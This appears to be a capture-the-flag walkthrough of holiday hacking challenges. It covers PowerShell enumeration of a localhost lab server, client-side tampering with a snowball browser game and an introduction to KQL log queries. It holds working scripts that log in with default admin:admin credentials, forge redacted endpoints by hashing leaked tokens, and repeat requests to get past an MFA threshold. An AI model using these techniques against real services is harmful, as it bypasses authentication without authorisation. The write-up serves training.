:::@@@@@@@++#*####@@@@@@@==---====+##@*%=+@*@*%%@@@@@@@@@@@@@@@=--@+@@@@+@@@@@@@@@@-:::::
::::=*%%%%%%%%%%%@@%@@#@-#*+++++====@-++###@%@*@@@@+@@@@-**+--::::--@@%@%%@%%%%%@@@-:::::
::::---@@@@##@@@@@@@@@--+@%-#+#**+=+++**%@@@@@@@##%**%--:::::::--*----=*@@@@@@@*@@---::::
::::---@@***%%%%@@@@*@-=-+=@#=#%##***##@@@@@#@@*@%%==---:::::::::::----=+---------=--::::
::::----@+=%#@@@=@@-----##@+:-=%@@%##%@@@@@@@@@@@@*+=-----::::::::::::=+*-@:----===--::::
::::---------------------*@##=+@@%@==-+@@@@@@@@@@@-+=---------------===+**--=======-:::::
:::---------------:------%+#%@@@@@#%%%%@@@@#@@@@@@@-+======---------==***#@========-:::::
:::-%-%---------:---------*-*##%@@@@@@@@@@@@@@@@@--=@@-*===++++++++++***@*===++++++=-::::
:::--+---------=-------:-----#==#@%%%@@@@@*@%@@@----@+@@@=***@@@@***@@@@%===++++-++=-::::
:::--------------:::::--------------##-----@@--------@%@#@@%%%%@@@@@@#@=====+++++++=-::::
:::---------------::::::---------------------=====---@@##@@@@@@@@@@@#%#-=====+++++--:::::
:::---======-------------------------=----==========--*=@@%@++*@@%%%@@-======:----==-::::
:::---===============------------------===============-----#@@@@@-----===-::---=====-::::
:::--=============+===--------------===-==================--------======::----=======-:::
:::--================---::::-=======-======================+=====+====::------===+===-:::
:::--===================--:::::====================+====-:---==+++=::-----=======---=-:::
:::--========:===========------:=====================:::-----====:-----==========+===-:::
 / ___/ _ \|  _ \| ____\ \      / / _ \|  _ \|  _ \   _____  ====:-----==========+===-:::
| |  | | | | | | |  _|  \ \ /\ / / | | | |_) | | | | |_____| ====:-----==========+===-:::
| |__| |_| | |_| | |___  \ V  V /| |_| |  _ <| |_| | |_____| ====:-----==========+===-:::
 \____\___/|____/|_____|__\_/\_/__\___/|_| \_\____/  _  _________   ______    _    ____
| ____\ \/ /  _ \| ____|  _ \_   _|_   _| | | |  _ \| |/ / ____\ \ / / ___|  / \  |  _ \
|  _|  \  /| |_) |  _| | |_) || |   | | | | | | |_) | ' /|  _|  \ V / |     / _ \ | |_) |
| |___ /  \|  __/| |___|  _ < | |   | | | |_| |  _ <| . \| |___  | || |___ / ___ \|  _ <
|_____/_/\_\_| __|_____|_|_\_\|_| __|_|  \___/|_| \_\_|\_\_____| |_| \____/_/   \_\_| \_\
\ \   / / ____|  _ \|  \/  | ____|  _ \  / \  | |    ==========---======++++=+=--+++=-:::
 \ \ / /|  _| | |_) | |\/| |  _| | | | |/ _ \ | |    ==========---======++++=+=--+++=-:::
  \ V / | |___|  _ <| |  | | |___| |_| / ___ \| |___ ==========---======++++=+=--+++=-:::
   \_/  |_____|_| \_\_|  |_|_____|____/_/   \_\_____|==========---======++++=+=--+++=-:::
::::--====+++=---++++++=+========------::::=-:---==============---======++++=+=--+++=-:::
::::--==+++++++==---+++++++++++========-----================++++==-========-++=++====-:::
:::::--====+++++-++--++++++++++=--------=-==============+++---------=====++=+++++::::::::
::::::::======+++=+++=+++++++++++++++=++++===========++++:-------=---=-=----:::::::::::::
::::::::::::::::--=-=======++=++++++++++++++============--------------:::::::::::::::::::
:::::::::::::::::::::::::::------===-==-===-==-----::-:::::::::::::::::::::::::::::::::::
:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
:::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::::
After submitting the codeword: EXPERTTURKEYCARVERMEDAL, we obtain the gold challenge award.

Achievement
Congratulations! You have completed the [Gold] Drone Path challenge!
PowerShell
Team Wombley is developing snow weapons in preparation for conflict, but they’ve been locked out by their own defenses. Help Piney with regaining access to the weapon operations terminal.
After navigating to the far North-East of the map to Piney Sappington, we find our next challenge of PowerShell.
PowerShell Terminal Challenge (Silver)
After clicking on the terminal, we get a new terminal challenge:

Powershell was another somewhat linear challenge, so I’ll mostly leave raw notes with some interjection during Gold.
Question 1: There is a file in the current directory called welcome.txt. Read the contents of this file:
Hint: Use the cmdlet Get-Content to read the file.
Get-Content welcome.txt
System Overview
The Elf Weaponry Multi-Factor Authentication (MFA) system safeguards access to a classified armory containing elf weapons. This high-security system is equipped with advanced defense mechanisms, including canaries, retinal scanner and keystroke analyzing, to prevent unauthorized access. In the event of suspicious activity, the system automatically initiates a lockdown, restricting all access until manual override by authorized personnel.

Lockdown Protocols
When the system enters lockdown mode, all access to the armory is frozen. This includes both entry to and interaction with the weaponry storage. The defense mechanisms become active, deploying logical barriers to prohibit unauthorized access. During this state, users cannot disable the system without the intervention of an authorized administrator. The system logs all access attempts and alerts central command when lockdown is triggered.

Access and System Restoration
To restore access to the system, users must follow strict procedures. First, authorized personnel must identify the scrambled endpoint. Next, they must deactivate the defense mechanisms by entering the override code and presenting the required token. After verification, the system will resume standard operation, and access to weaponry is reactivated.
Question 2: How many words are there in the file?
Hint: The Measure-Object cmdlet can help you count the words. Use Get-Help Measure-Object for more information.
(Get-Content welcome.txt | Measure-Object -Word).Words
180
Question 3: There is a server listening for incoming connections on this machine, that must be the weapons terminal. What port is it listening on?
Hint: Use netstat to find the port.
netstat -ant
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:1225          0.0.0.0:*               LISTEN
tcp6       0      0 127.0.0.1:55352         127.0.0.1:1225          TIME_WAIT
tcp6       0      0 172.17.0.2:40520        13.107.246.38:443       TIME_WAIT
Question 4: You should enumerate that webserver. Communicate with the server using HTTP, what status code do you get?
Hint: Use Invoke-WebRequest to get the page content.
Invoke-WebRequest -Uri 'http://localhost:1225'
Invoke-WebRequest: Response status code does not indicate success: 401 (UNAUTHORIZED).
Question 5: It looks like defensive measures are in place, it is protected by basic authentication. Try authenticating with a standard admin username and password.
Hint: Use Get-Credential to set your authentication, and Invoke-WebRequest to get the page content. Try the username and password admin:admin.
$authHeader = "Basic $([Convert]::ToBase64String([Text.Encoding]::ASCII.GetBytes('admin:admin')))"
Invoke-WebRequest -Uri 'http://localhost:1225' -Headers @{Authorization = $authHeader}
StatusCode        : 200
StatusDescription : OK
Content           : <html>
                    <body>
                    <pre>
                    ----------------------------------------------------
                    🪖 Elf MFA webserver🪖
                    ⚔️ Grab your tokens for access to weaponry ⚔️
                    ⚔️ Warning! Sensitive information on the server, protect a…
RawContent        : HTTP/1.1 200 OK
                    Server: Werkzeug/3.0.6
                    Server: Python/3.10.12
                    Date: Tue, 31 Dec 2024 05:22:12 GMT
                    Connection: close
                    Content-Type: text/html; charset=utf-8
                    Content-Length: 3475

                    <html>
                    <body>
                    <pre>
                    ---…
Headers           : {[Server, System.String[]], [Date, System.String[]], [Connection, System.S
                    tring[]], [Content-Type, System.String[]]…}
Images            : {}
InputFields       : {}
Links             : {@{outerHTML=<a href="http://localhost:1225/endpoints/1">Endpoint 1</a>; t
                    agName=A; href=http://localhost:1225/endpoints/1}, @{outerHTML=<a href="ht
                    tp://localhost:1225/endpoints/2">Endpoint 2</a>; tagName=A; href=http://lo
                    calhost:1225/endpoints/2}, @{outerHTML=<a href="http://localhost:1225/endp
                    oints/3">Endpoint 3</a>; tagName=A; href=http://localhost:1225/endpoints/3
                    }, @{outerHTML=<a href="http://localhost:1225/endpoints/4">Endpoint 4</a>;
                     tagName=A; href=http://localhost:1225/endpoints/4}…}
RawContentLength  : 3475
RelationLink      : {}
Question 6: There are too many endpoints here. Use a loop to download the contents of each page. What page has 138 words? When you find it, communicate with the URL and print the contents to the terminal.
Hint: Loop through the links by piping numbers to Invoke-WebRequest. Then use Measure-Object to count the words.
$authHeader = "Basic $([Convert]::ToBase64String([Text.Encoding]::ASCII.GetBytes('admin:admin')))"
$response = Invoke-WebRequest -Uri 'http://localhost:1225' -Headers @{Authorization = $authHeader}
$response.Links | ForEach-Object {
    $content = Invoke-WebRequest -Uri $_.href -Headers @{Authorization = $authHeader}
    if (($content | Measure-Object -Word).Words -eq 138) {
        $content.Content
    }
}
<html><head><title>MFA token scrambler</title></head><body><p>Yuletide cheer fills the air,<br> A season of love, of care.<br> The world is bright, full of light,<br> As we celebrate this special night.<br> The tree is trimmed, the stockings hung,<br> Carols are sung, bells are rung.<br> Families gather, friends unite,<br> In the glow of the fire’s light.<br> The air is filled with joy and peace,<br> As worries and cares find release.<br> Yuletide cheer, a gift so dear,<br> Brings warmth and love to all near.<br> May we carry it in our hearts,<br> As the season ends, as it starts.<br> Yuletide cheer, a time to share,<br> The love, the joy, the care.<br> May it guide us through the year,<br> In every laugh, in every tear.<br> Yuletide cheer, a beacon bright,<br> Guides us through the winter night </p><p> Note to self, remember to remove temp csvfile at http://127.0.0.1:1225/token_overview.csv</p></body></html>
Question 7: There seems to be a csv file in the comments of that page. That could be valuable, read the contents of that csv-file!
Hint: Use Invoke-WebRequest to get the page content.
$authHeader = "Basic $([Convert]::ToBase64String([Text.Encoding]::ASCII.GetBytes('admin:admin')))"
(Invoke-WebRequest -Uri 'http://127.0.0.1:1225/token_overview.csv' -Headers @{Authorization = $authHeader}).Content
5be8911ced448dbb6f0bd5a24cc36935,REDACTED
1acbfea6a2dad66eb074b17459f8c5b6,REDACTED
0f262d0003bd696550744fd43cd5b520,REDACTED
8cac896f624576d825564bb30c7250eb,REDACTED
8ef6d2e12a58d7ec521a56f25e624b80,REDACTED
b4959370a4c484c10a1ecc53b1b56a7d,REDACTED
38bdd7748a70529e9beb04b95c09195d,REDACTED
8d4366f08c013f5c0c587b8508b48b15,REDACTED
67566692ca644ddf9c1344415972fba8,REDACTED
8fbf4152f89b7e309e89b9f7080c7230,REDACTED
936f4db24a290032c954073b3913f444,REDACTED
c44d8d6b03dcd4b6bf7cb53db4afdca6,REDACTED
cb722d0b55805cd6feffc22a9f68177d,REDACTED
724d494386f8ef9141da991926b14f9b,REDACTED
67c7aef0d5d3e97ad2488babd2f4c749,REDACTED
5f8dd236f862f4507835b0e418907ffc,4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C
# [*] SYSTEMLOG
# [*] Defence mechanisms activated, REDACTING endpoints, starting with sensitive endpoints
# [-] ERROR, memory corruption, not all endpoints have been REDACTED
# [*] Verification endpoint still active
# [*] http://127.0.0.1:1225/tokens/<sha256sum>
# [*] Contact system administrator to unlock panic mode
# [*] Site functionality at minimum to keep weapons active
Question 8: Luckily the defense mechanisms were faulty! There seems to be one api-endpoint that still isn’t redacted! Communicate with that endpoint!
Hint: Use Invoke-WebRequest to download the file and Get-Content to read the file.
$authHeader = "Basic $([Convert]::ToBase64String([Text.Encoding]::ASCII.GetBytes('admin:admin')))"
(Invoke-WebRequest -Uri 'http://127.0.0.1:1225/tokens/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C' -Headers @{Authorization = $authHeader}).Content
<h1>[!] ERROR: Missing Cookie 'token'</h1>
Question 9: It looks like it requires a cookie token, set the cookie and try again.
Hint: Use [Microsoft.PowerShell.Commands.WebRequestSession] to store cookies in your session.
$session = New-Object Microsoft.PowerShell.Commands.WebRequestSession
$session.Cookies.Add((New-Object System.Net.Cookie("token", "5f8dd236f862f4507835b0e418907ffc", "/", "127.0.0.1")))
$authHeader = "Basic $([Convert]::ToBase64String([Text.Encoding]::ASCII.GetBytes('admin:admin')))"
(Invoke-WebRequest -Uri 'http://127.0.0.1:1225/tokens/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C' -Headers @{Authorization = $authHeader} -WebSession $session).Content
<h1>Cookie 'mfa_code', use it at <a href='1735623476.302283'>/mfa_validate/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C</a></h1>
Question 10: Sweet we got a MFA token! We might be able to get access to the system. Validate that token at the endpoint!
Hint: You might need to chain commands together. If you are having trouble with the output scrolling off the screen, Out-Host -Paging might help you.
$session = New-Object Microsoft.PowerShell.Commands.WebRequestSession
$session.Cookies.Add((New-Object System.Net.Cookie("token", "5f8dd236f862f4507835b0e418907ffc", "/", "127.0.0.1")))
$authHeader = "Basic $([Convert]::ToBase64String([Text.Encoding]::ASCII.GetBytes('admin:admin')))"
$mfa = Invoke-WebRequest -Uri 'http://127.0.0.1:1225/tokens/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C' -Headers @{Authorization = $authHeader} -WebSession $session
$session.Cookies.Add((New-Object System.Net.Cookie("mfa_token", $mfa.Links[0].href, "/", "127.0.0.1")))
(Invoke-WebRequest -Uri 'http://127.0.0.1:1225/mfa_validate/4216B4FAF4391EE4D3E0EC53A372B2F24876ED5D124FE08E227F84D687A7E06C' -Headers @{Authorization = $authHeader} -WebSession $session).Content
<h1>[+] Success</h1><br><p>Q29ycmVjdCBUb2tlbiBzdXBwbGllZCwgeW91IGFyZSBncmFudGVkIGFjY2VzcyB0byB0aGUgc25vdyBjYW5ub24gdGVybWluYWwuIEhlcmUgaXMgeW91ciBwZXJzb25hbCBwYXNzd29yZCBmb3IgYWNjZXNzOiBTbm93TGVvcGFyZDJSZWFkeUZvckFjdGlvbg==</p>
Question 11: That looks like base64! Decode it so we can get the final secret!
Hint: PowerShell is very flexible when it manages strings with System.Text.Encoding. If your output is garbled, perhaps you need to define the correct encoding.
[System.Text.Encoding]::UTF8.GetString([Convert]::FromBase64String("Q29ycmVjdCBUb2tlbiBzdXBwbGllZCwgeW91IGFyZSBncmFudGVkIGFjY2VzcyB0byB0aGUgc25vdyBjYW5ub24gdGVybWluYWwuIEhlcmUgaXMgeW91ciBwZXJzb25hbCBwYXNzd29yZCBmb3IgYWNjZXNzOiBTbm93TGVvcGFyZDJSZWFkeUZvckFjdGlvbg=="))
Correct Token supplied, you are granted access to the snow cannon terminal. Here is your personal password for access: SnowLeopard2ReadyForAction
After completing question 11, we obtain the silver challenge award.
Achievement
Congratulations! You have completed the [Silver] PowerShell challenge!
PowerShell Terminal Challenge (Gold)
After the silver challenge award, when speaking with Piney Sappington, we obtain the following hints:
PowerShell Admin Access - Total Control
I overheard some of the other elves talking. Even though the endpoints have been redacted, they are still operational. This means that you can probably elevate your access by communicating with them. I suggest working out the hashing scheme to reproduce the redacted endpoints. Luckily one of them is still active and can be tested against. Try hashing the token with SHA256 and see if you can reliably reproduce the endpoint. This might help, pipe the tokens to Get-FileHash -Algorithm SHA256.
PowerShell Admin Access - Fakeout EDR Threshold
They also mentioned this lazy elf who programmed the security settings in the weapons terminal. He created a fakeout protocol that he dubbed Elf Detection and Response “EDR”. The whole system is literally that you set a threshold and after that many attempts, the response is passed through… I can’t believe it. He supposedly implemented it wrong so the threshold cookie is highly likely shared between endpoints!
Following along with the hints, we can see each redacted cookie can be obtained with a simple sha256sum (with a new line):
echo 5f8dd236f862f4507835b0e418907ffc | sha256sum
4216b4faf4391ee4d3e0ec53a372b2f24876ed5d124fe08e227f84d687a7e06c  -
Validating them all ….
# Obtain tokens
$authHeader = "Basic $([Convert]::ToBase64String([Text.Encoding]::ASCII.GetBytes('admin:admin')))"
$tokenoverview = (Invoke-WebRequest -Uri 'http://127.0.0.1:1225/token_overview.csv' -Headers @{Authorization = $authHeader}).Content

# Loop tokens
$tokenoverview.Split("`n") | Select-Object -Skip 1 | ForEach-Object {

    # Validate token
    $token = $_.Split(",")[0].Trim()
    if ($token.Length -ne 32) {
        continue
    }

    # Compute SHA-256S
    $stream = [IO.MemoryStream]::new([byte[]][char[]]($token + "`n"))
    $hash =  (Get-FileHash -Algorithm SHA256 -InputStream $stream).Hash

    # Create a new session
    $session = New-Object Microsoft.PowerShell.Commands.WebRequestSession

    # Obtain MFA token
    $session.Cookies.Add((New-Object System.Net.Cookie("token", $token, "/", "127.0.0.1")))
    $mfa = Invoke-WebRequest -Uri "http://127.0.0.1:1225/tokens/$hash" -Headers @{Authorization = $authHeader} -WebSession $session

    # Validate MFA token
    $session.Cookies.Add((New-Object System.Net.Cookie("mfa_token", $mfa.Links[0].href, "/", "127.0.0.1")))
    for ($i=0; $i -le 10; $i++) {
        $result = (Invoke-WebRequest -Uri "http://127.0.0.1:1225/mfa_validate/$hash" -Headers @{Authorization = $authHeader} -WebSession $session).Content
        if ($result -like "*Success*") {
            $result
            return
        }
    }
}
And we get the result and obtain the gold challenge award:
<h1>[+] Success, defense mechanisms deactivated.</h1><br>Administrator Token supplied, You are able to control the production and deployment of the snow cannons. May the best elves win: WombleysProductionLineShallPrevail</p>
Achievement
Congratulations! You have completed the [Gold] PowerShell challenge!
Snowball Showdown
Wombley has recruited many elves to his side for the great snowball fight we are about to wage. Please help us defeat him by hitting him with more snowballs than he does to us.
After navigating North of the beginning of Act2 to Dusty Giftwrap, we find our next challenge of Snowball Showdown.
Snowball Showdown Challenge (Bronze)
After clicking on the terminal, we get a new gamified challenge:
The objective to obtain Bronze/Silver is to hit Wombly with a snowball.

Heading into a random game, we won and hit Wombley 8 times, and obtained the bronze challenge award.

Achievement
Congratulations! You have completed the [Bronze] Snowball Showdown challenge!
Snowball Showdown Challenge (Silver)
To obtain silver, we need to think outside the box. Lets inspect the source-code and see if we can gain an advantage!
We can set the singlePlayer option via URL parameter or local storage cookie as shown in the main source-code:
var singlePlayer = "false";
function checkAndUpdateSinglePlayer() {
const localStorageValue = localStorage.getItem("singlePlayer");
if (localStorageValue === "true" || localStorageValue === "false") {
  singlePlayer = String(localStorageValue === "true");
}
const urlParams = new URLSearchParams(window.location.search);
const urlValue = urlParams.get("singlePlayer");
if (urlValue === "true" || urlValue === "false") {
  singlePlayer = String(urlValue === "true");
}
We can set breakpoints, reload the game, and then edit the JavaScript source code at phaser-snowball-game.js for a client-side manipulation advantage:
Line 25 - this.throwSpeed = 1000;
Line 26 - this.throwRateOfFire = 1000;
Line 679 - this.snowBallBlastRadius = 24;
Line 680 - this.onlyMoveHorizontally = true; - set to false
Line 1216 - if ((this.percentageShotPower <= 0 || this.lastThrowTime + this.throwRateOfFire > this.time.now) && !archonly) {
Line 1233 - let speed = this.throwSpeed * this.percentageShotPower; - set to 10000
Line 1292 - "blastRadius": this.snowBallBlastRadius, - Set to 100
By altering the game code to set this.onlyMoveHorizontally = false;, vertical movement is enabled in the game. Positioning the player on the ice block at the center of the screen makes it easy to defeat Wombley.
Depending on how big the blast radius is set, the game could crash.
We get Cheating Hacker Detected!!! warnings depending on what we change.

Achievement
Congratulations! You have completed the [Silver] Snowball Showdown challenge!
Snowball Showdown Challenge (Gold)
Inspecting the source code, we find reconnecting-websocket.min.js contains source code for a secret weapon called MOASB - AKA Mother of All Snow Balls at the end.
: mainScene.ws.sendMessage({
    type: "moasb",
    launch_code: "85e8e9729e2437c9d7d6addca68abb9f",
});
We can immediately launch the MOASB / end the game via a web socket message with the launch code:
mainScene.ws.sendMessage({type:"moasb",launch_code:"85e8e9729e2437c9d7d6addca68abb9f"})
Or we can update line 1287 to type: "moasb" to launch MOASB’s instead of normal snowballs:
let snowball = {
    "type": "moasb",
    "x": snowBallPosition.x,
    "y": snowBallPosition.y,
    "owner": this.player1.playerId,
    "isWomb": this.player1.isWomb,
    "blastRadius": 100,
    "velocityX": velocityX,
    "velocityY": velocityY
};

We obtain the gold challenge award.
Achievement
Congratulations! You have completed the [Gold] Snowball Showdown challenge!
Microsoft KC7
Answer two sections for silver, all four sections for gold.
After navigating to the DMZ (mid map) using our fast travel on the map to Pepper Minstix and Wunorse Openslae, we find our next challenge of Microsoft KC7.
Clicking on the challenge redirects us to Microsoft KC7 educational environment. There are 4 sections we need to complete for the full completion.
Section 1: KQL 101
Learn and practice basic KQL queries to analyze data logs for North Pole operations.
After a quick authentication, we are presented with the following screen:

Q1: Type let’s do this to begin your KQL training.
Answer: let's do this
Q2: Once you’ve examined all the tables, type when in doubt take 10 to proceed.
| Table Name | Description |
|---|---|
| AuthenticationEvents | Records successful and failed logins to devices on the company network. This includes logins to the company’s mail server. |
| Records emails sent and received by employees. | |
| Employees | Contains information about the company’s employees. |
| FileCreationEvents | Records files stored on employee’s devices. |
| InboundNetworkEvents | Records inbound network events including browsing activity from the Internet to devices within the company network. |
| OutboundNetworkEvents | Records outbound network events including browsing activity from within the company network out to the Internet. |
| PassiveDns (External) | Records IP-domain resolutions. |
| ProcessEvents | Records processes created on employee’s devices. |
| SecurityAlerts | Records security alerts from an employee’s device or the company’s email security system. |
AuthenticationEvents | take 10;
Email | take 10;
Employees | take 10;
FileCreationEvents | take 10;
InboundNetworkEvents | take 10;
OutboundNetworkEvents | take 10;
PassiveDns | take 10;
ProcessEvents | take 10;
SecurityAlerts | take 10;
Answer: when in doubt take 10
Q3: How many elves did you find?
Employees | count
Answer: 90
Q4: Can you find out the name of the Chief Toy Maker?
Employees | where role == "Chief Toy Maker"
Answer: Shinny Upatree
AuthenticationEvents
| where result == "Successful Login" and src_ip == "59.171.58.12"
| distinct username
| count
Q5: Type operator to continue.
== : Checks if two values are exactly the same. Case-sensitive.
contains : Checks if a string appears anywhere, even as part of a word. Not case-sensitive.
has : Checks if a string is a whole word. Not case-sensitive.
